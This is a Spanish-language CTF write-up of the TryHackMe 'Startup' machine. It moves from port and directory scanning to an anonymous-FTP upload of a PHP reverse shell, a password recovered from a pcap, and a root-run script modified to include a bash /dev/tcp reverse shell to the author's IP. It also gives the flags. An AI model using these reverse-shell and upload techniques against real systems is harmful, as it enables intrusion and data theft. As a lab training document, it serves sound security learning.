



Write-Up: Máquina "Startup"

📍 **Plataforma:** Try Hack Me

📍 **Dificultad:** Fácil

📍 **Autor:** Joaquín Picazo

🔍 Metodología de Pentesting

El proceso se realizó siguiendo la siguiente metodología:

- 1 **Reconocimiento** – Recolección de información general sobre la máquina objetivo.
- 2 **Escaneo y Enumeración** – Identificación de servicios, tecnologías y versiones en uso.
- 3 **Explotación** – Uso de vulnerabilidades encontradas para obtener acceso al sistema.
- 4 **Escalada de Privilegios y Post-Explotación** – Obtención de permisos elevados hasta lograr acceso total para realizar una extracción de información.



1. Reconocimiento y Recolección de Información

Hago un escaneo general para identificar los puertos abiertos.

```
(root㉿kali)-[~]
└─# nmap -p- -vvv --open -sS 10.10.171.235
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-12 11:00 -04
Initiating Ping Scan at 11:00
Scanning 10.10.171.235 [4 ports]
Completed Ping Scan at 11:00, 0.26s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 11:00
Completed Parallel DNS resolution of 1 host. at 11:00, 0.02s elapsed
DNS resolution of 1 IPs took 0.02s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 11:00
Scanning 10.10.171.235 [65535 ports]
Discovered open port 80/tcp on 10.10.171.235
Discovered open port 21/tcp on 10.10.171.235
Discovered open port 22/tcp on 10.10.171.235
SYN Stealth Scan Timing: About 29.23% done; ETC: 11:02 (0:01:15 remaining)
Completed SYN Stealth Scan at 11:02, 82.25s elapsed (65535 total ports)
Nmap scan report for 10.10.171.235
Host is up, received reset ttl 63 (0.24s latency).
Scanned at 2025-04-12 11:00:41 -04 for 82s
Not shown: 65195 closed tcp ports (reset), 337 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE REASON
21/tcp    open  ftp      syn-ack ttl 63
22/tcp    open  ssh      syn-ack ttl 63
80/tcp    open  http     syn-ack ttl 63

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 82.84 seconds
Raw packets sent: 74683 (3.286MB) | Rcvd: 71240 (3.458MB)
```

2. Escaneo y Enumeración

Hago un escaneo más profundo específicamente en los puertos que encontré anteriormente y estaban abiertos, sobre todo para saber las versiones de sus servicios. FTP abierto para ingresar como usuario anónimo.

```
(root㉿kali)-[~]
# nmap -p21,22,80 -sV -sC 10.10.171.235
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-12 11:02 -04
Nmap scan report for 10.10.171.235
Host is up (0.23s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| drwxrwxrwx  2 65534   65534        4096 Nov 12  2020  ftp [NSE: writeable]
| -rw-r--r--  1 0       0           251631 Nov 12  2020  important.jpg
| -rw-r--r--  1 0       0           208   Nov 12  2020  notice.txt
| ftp-syst:
| STAT:
| FTP server status:
|   Connected to 10.21.144.200
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 4
|   vsFTPD 3.0.3 - secure, fast, stable
|_End of status
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 b9:a6:0b:84:1d:22:01:a4:01:30:48:43:61:2b:ab:94 (RSA)
|   256 ec:13:25:8c:18:20:36:e6:ce:91:0e:16:26:eb:a2:be (ECDSA)
|_  256 a2:ff:2a:72:81:aa:a2:9f:55:a4:dc:92:23:e6:b4:3f (ED25519)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Maintenance
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 18.06 seconds
```

Hago búsqueda de directorios con gobuster y hay un directorio llamado **/files** que parece ser interesante.


```
[root@kali)-~]# gobuster dir -u http://10.10.171.235/ -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -x .php,.txt,.html
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:          http://10.10.171.235/
[+] Method:       GET
[+] Threads:      10
[+] Threads:      10
[+] Wordlist:    /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.6
[+] Extensions:  php,txt,html
[+] Timeout:     10s

Starting gobuster in directory enumeration mode

/.html          (Status: 403) [Size: 278]
/index.html     (Status: 200) [Size: 808]
/.php           (Status: 403) [Size: 278]
/files          (Status: 301) [Size: 314] [→ http://10.10.171.235/files/]
```

Al ingresar en **/files** hay una imagen y un archivo .txt. Además, hay una carpeta llamada "ftp" la cual es posible que sea la carpeta ftp de la máquina que se puede acceder a la web. Es una vulnerabilidad.



Index of /files

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
Parent Directory		-	
ftp/	2020-11-12 04:53	-	
important.jpg	2020-11-12 04:02	246K	
notice.txt	2020-11-12 04:53	208	

Apache/2.4.18 (Ubuntu) Server at 10.10.171.235 Port 80

Busco el archivo **php-reverse-shell.php** que es para hacer reverseshell.

```
(root㉿kali)-[~]
# find / -name "php-reverse-shell.php" 2>/dev/null
/usr/share/wordlists/SecLists/Web-Shells/laudanum-1.0/php/php-reverse-shell.php
/usr/share/wordlists/SecLists/Web-Shells/laudanum-1.0/wordpress/templates/php-reverse-shell.php
/usr/share/laudanum/php/php-reverse-shell.php
/usr/share/laudanum/wordpress/templates/php-reverse-shell.php
/usr/share/webshells/php/php-reverse-shell.php
```

Hago un archivo llamado webshell.php con nano y pego el código de archivo php-reverse-shell.php. Luego, modiflico los parámetros que se adapten a mi situación. (IP, puerto a la escucha).

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.21.144.200'; // CHANGE THIS
$port = 443;           // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

3. Explotación de Vulnerabilidades

Ingreso por el servicio FTP como usuario anónimo y subo la reverse shell.

```
[root@kali:~]# ftp 10.10.171.235
Connected to 10.10.171.235.
220 (vsFTPd 3.0.3)
Name (10.10.171.235:cypher): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> put webshell.php
229 Entering Extended Passive Mode (|||21579|)
150 Here comes the directory listing.
drwxrwxrwx 2 65534 65534 4096 Apr 12 15:03 ftp
-rw-r--r-- 1 0 0 251631 Nov 12 2020 important.jpg
-rw-r--r-- 1 0 0 208 Nov 12 2020 notice.txt
226 Directory send OK.
ftp> cd ftp
250 Directory successfully changed.
ftp> put webshell.php
local: webshell.php remote: webshell.php
229 Entering Extended Passive Mode (|||13463|)
150 Ok to send data.
100% [*****] 6077 12.65 MiB/s 00:00 ETA
226 Transfer complete.
6077 bytes sent in 00:00 (12.63 KiB/s)
ftp> ls
229 Entering Extended Passive Mode (|||9185|)
150 Here comes the directory listing.
-rwxrwxr-x 1 112 118 6077 Apr 12 15:48 webshell.php
226 Directory send OK.
ftp> 
```

Pongo mi máquina a la escucha en el puerto 443.

```
[root@kali:~]# nc -lvpn 443
listening on [any] 443 ...
```

Ingreso a <http://10.10.171.235/files/ftp/webshell.php> ya que los archivos del servicio FTP son accesibles desde la web. Y como la reverse shell está en php, al ingresar a este, la web lo leerá con php y ejecutará ese código que permitirá hacer la reverse shell. Se recibirá una conexión a mi máquina por el puerto 443 y se habrá logrado el acceso a la máquina objetivo usando una reverse shell.

Ahora, hay que mejorar el entorno de trabajo. Es decir, la terminal:

- (1) python3 -c 'import pty; pty.spawn("/bin/bash")'
- (2) CTRL + Z
- (3) stty raw -echo; fg
- (4) reset
- (5) xterm
- (6) export SHELL=bash
- (7) export TERM=xterm

```
www-data@startup:/$ export SHELL=bash
www-data@startup:/$ export TERM=xterm
www-data@startup:/$ ^C
```

Ahora con la terminal mejorada, me pongo a buscar archivos o carpetas interesantes. Una de esas es /incidents que contiene suspicious.pcapng, entonces, uso un método de transferencia de archivos usando python3 y abriendo un servidor http en el puerto 8080.

```
www-data@startup:~$ ls
bin   home      lib       mnt      root    srv vagrant
boot  incidents  lib64     opt      run     sys  var
dev   initrd.img lost+found proc     sbin   tmp  vmlinuz
etc   initrd.img.old media    recipe.txt snap   usr  vmlinuz.old
www-data@startup:~$ cd incidents
www-data@startup:/incidents$ ls
suspicious.pcapng
www-data@startup:/incidents$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 ...
■
```

Desde mi máquina hago un wget a la IP y archivo que deseo obtener.

```
[root@kali] [-]
# wget 10.10.171.235:8080/suspicious.pcapng

--2025-04-12 12:00:38-- http://10.10.171.235:8080/suspicious.pcapng
Conectando con 10.10.171.235:8080 ... conectado.
Petición HTTP enviada, esperando respuesta ... 200 OK
Longitud: 31224 (30K) [application/octet-stream]
Grabando a: «suspicious.pcapng»

suspicious.pcapng          100%[=====] 30,49K 60,8KB/s   en 0,5s

2025-04-12 12:00:39 (60,8 KB/s) - «suspicious.pcapng» guardado [31224/31224]
```

Con wireshark abro el archivo.

```
[root@kali:~]# wireshark suspicious.pcapng
```

Buscando, encuentro uno interesante.

Frame 49: 111 bytes on wire (888 bit)
Linux cooked capture v1
Internet Protocol Version 4, Src: 192.168.22.139, Dst: 192.168.22.139
Transmission Control Protocol, Src Port: 50558, Dst Port: 12345
Data (43 bytes)

No.	Time	Source	Destination	Protocol	Length	Info
36	5.806638275	192.168.22.139	192.168.22.139	TCP	76	4444 → 40934 [SYN, ACK] Seq=0 Ack=1 Win=65483 Len=0 MSS=65495 SACK=0 TSval=720580451 TSecr=0
37	5.806653939	192.168.22.139	192.168.22.139	TCP	68	40934 → 4444 [ACK] Seq=1 Ack=1 Win=65536 Len=0 TSval=720580451 TSecr=0
38	5.807915072	192.168.22.139	192.168.22.2	DNS	89	Standard query 0xb2e PTR 139.22.168.192.in-addr.arpa
39	5.8180800125	192.168.22.2	192.168.22.139	DNS	166	Standard query response 0xb2e No such name PTR 139.22.168.192.in-a
40	5.822220997	192.168.22.139	192.168.22.139	TCP	176	40934 → 4444 [PSH, ACK] Seq=1 Ack=1 Win=65536 Len=108 TSval=720580451 TSecr=1
41	5.822286721	192.168.22.139	192.168.22.139	TCP	68	4444 → 40934 [ACK] Seq=1 Ack=199 Win=65536 Len=0 TSval=720580466 TS
42	5.840361993	192.168.22.139	192.168.22.139	TCP	268	40934 → 4444 [PSH, ACK] Seq=109 Ack=1 Win=65536 Len=200 TSval=720580476 TS
43	5.840376895	192.168.22.139	192.168.22.139	TCP	68	4444 → 40934 [ACK] Seq=1 Ack=309 Win=65536 Len=0 TSval=720580484 TS
44	5.847573676	192.168.33.10	192.168.33.1	TCP	68	80 → 48974 [ACK] Seq=899 Ack=628 Win=252 Len=0 TSval=233145 TSecr=3
45	5.849594911	192.168.22.139	192.168.22.139	TCP	122	40934 → 4444 [PSH, ACK] Seq=369 Ack=1 Win=65536 Len=54 TSval=720580486 TS
46	5.849668787	192.168.22.139	192.168.22.139	TCP	68	4444 → 40934 [ACK] Seq=1 Ack=363 Win=65536 Len=0 TSval=720580494 TS
47	5.854561297	192.168.22.139	192.168.22.139	TCP	80	40934 → 4444 [PSH, ACK] Seq=363 Ack=1 Win=65536 Len=12 TSval=720580496 TS
48	5.854573152	192.168.22.139	192.168.22.139	TCP	68	4444 → 40934 [ACK] Seq=1 Ack=375 Win=65536 Len=0 TSval=720580499 TS
49	5.855848689	192.168.22.139	192.168.22.139	TCP	111	40934 → 4444 [PSH, ACK] Seq=375 Ack=1 Win=65536 Len=43 TSval=720580499 TS
50	5.855858298	192.168.22.139	192.168.22.139	TCP	68	4444 → 40934 [ACK] Seq=1 Ack=418 Win=65536 Len=0 TSval=720580500 TS

Para obtener la información: **Click derecho -> Seguir -> TCP STREAM**

Se abre esta pestaña que contiene una contraseña.

The screenshot shows a terminal window titled "Wireshark - Seguir secuencia TCP (tcp.stream eq 7) - suspicious.pcapng". The terminal output is as follows:

```
sudo -l
[sudo] password for www-data:
c4ntg3t3n0ughsp1c3

Sorry, try again.
[sudo] password for www-data:
c4ntg3t3n0ughsp1c3

Sorry, try again.
[sudo] password for www-data:
c4ntg3t3n0ughsp1c3

sudo: 3 incorrect password attempts
www-data@startup:/home$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
```

No puedo ingresar a **/home** del usuario lennie.

```
www-data@startup:/ $ cd home
www-data@startup:/home$ ls
lennie
www-data@startup:/home$ cd lennie
bash: cd: lennie: Permission denied
```

Intento cambiarme al usuario lennie y uso la contraseña encontrada anteriormente en wireshark. Con el acceso exitoso busco y encuentro la bandera de usuario en **user.txt**.

```
www-data@startup:/home$ su lennie
Password:
lennie@startup:/home$ ls
lennie
lennie@startup:/home$ cd lennie
lennie@startup:~$ ls
Documents scripts user.txt
lennie@startup:~$ cat user.txt
THM{03ce3d619b80ccbfb3b7fc81e46c0e79}
lennie@startup:~$
```

recipe.txt en la raíz de la máquina contiene la receta.

```
lennie@startup:$ ls
bin   home      lib      mnt      root    srv  vagrant
boot incidents  lib64    opt      run     sys  var
dev   initrd.img lost+found proc    sbin    tmp  vmlinuz
etc   initrd.img.old media   recipe.txt snap    usr  vmlinuz.old
lennie@startup:$ cat recipe.txt
Someone asked what our main ingredient to our spice soup is today. I figured I can't keep it a secret forever and told him it was love.
```



4. Escalada de Privilegios y Post-exploitación

Explorando la máquina, hay pequeños mensajes en txt. Pero lo interesante en estas alturas es que hay un archivo que se ejecuta como root y al mismo tiempo ejecuta el código de `/etc/print.sh`

```
lennie@startup:$ cd Documents
lennie@startup:~/Documents$ ls -la
total 20
drwx--xr-x 2 lennie lennie 4096 Nov 12 2020 .
drwx----- 5 lennie lennie 4096 Apr 12 15:25 ..
-rw-r--r-- 1 root    root    139 Nov 12 2020 concern.txt
-rw-r--r-- 1 root    root    47 Nov 12 2020 list.txt
-rw-r--r-- 1 root    root    101 Nov 12 2020 note.txt
lennie@startup:~/Documents$ cat *
I got banned from your library for moving the "C programming language" book into the horror section. Is there a way I can appeal? --Lennie
Shoppinglist: Cyberpunk 2077 | Milk | Dog food
Reminders: Talk to Inclina about our lacking security, hire a web developer, delete incident logs.
lennie@startup:~/Documents$ cd scripts
lennie@startup:~/scripts$ ls -la
total 16
drwx--xr-x 2 root    root    4096 Nov 12 2020 .
drwx----- 5 lennie lennie 4096 Apr 12 15:25 ..
-rwxr--xr-x 1 root    root    77 Nov 12 2020 planner.sh
-rw-r--r-- 1 root    root    1 Apr 12 16:11 startup_list.txt
lennie@startup:~/scripts$ cat *
#!/bin/bash
echo $LIST > /home/lennie/scripts/startup_list.txt
/etc/print.sh
```

Encuentro que `/etc/print.sh` es modificable, entonces, con nano pongo un código en bash para hacer una reverse shell al puerto 1234.

```
lennie@startup:/etc$ nano print.sh
```

```
Archivo  Acciones  Editar  Vista  Ayuda
GNU nano 2.5.3          File: print.sh
  Papelera
#!/bin/bash
/bin/bash -c "bash -i >& /dev/tcp/10.21.144.200/1234 0>&1"

Sistema de ...

Carpeta pe...

^G Get Help  ^O Write Out  ^W Where Is  ^K Cut Text  ^J Justify  ^C Cur Pos
^X Exit      ^R Read File  ^\ Replace   ^U Uncut Text  ^T To Linter  ^_ Go To Line
```


Pongo mi máquina a la escucha en el puerto 1234.

```
[root@kali]# nc -lvp 1234
listening on [any] 1234 ...
```

Espero que se haga la conexión. Como el archivo lo ejecuta como si fuera root, al hacer la reverse shell se ingresa como usuario root.

```
[root@kali]# nc -lvp 1234
listening on [any] 1234 ...
connect to [10.21.144.200] from (UNKNOWN) [10.10.171.235] 44542
bash: cannot set terminal process group (2133): Inappropriate ioctl for device
bash: no job control in this shell
root@startup:~# whoami
whoami
root
root@startup:~# ls
ls
root.txt
root@startup:~# cat root.txt
cat root.txt
THM{f963aaa6a430f210222158ae15c3d76d}
root@startup:~#
```

Otra manera en vez de hacer una reverse shell, era leer la bandera de root en `/root/root.txt` y pasarla a `/home/lennie` en un archivo llamado **bandera.txt** ya que en ese directorio si se tiene acceso con el usuario lennie, entonces, se podía leer el contenido de la bandera root.



```
Archivo Acciones Editar Vista Ayuda
GNU nano 2.5.3          File: /etc/print.sh
Papelera
#!/bin/bash
cat /root/root.txt > /home/lennie/bandera.txt
```

Ahora se lee el **bandera.txt** que contiene el contenido de **root.txt**

```
lennie@startup:~$ ls
bandera.txt  Documents  scripts  user.txt
lennie@startup:~$ cat bandera.txt
THM{f963aaa6a430f210222158ae15c3d76d}
lennie@startup:~$ pwd
/home/lennie
lennie@startup:~$
```

🏆 Banderas y Resultados

- ✓ **Usuario:** Se obtuvo acceso como usuario no privilegiado.
- ✓ **Root:** Se logró escalar privilegios hasta obtener control total del sistema.
- ✓ **Banderas:** Se obtienen la bandera de usuario y la bandera de root.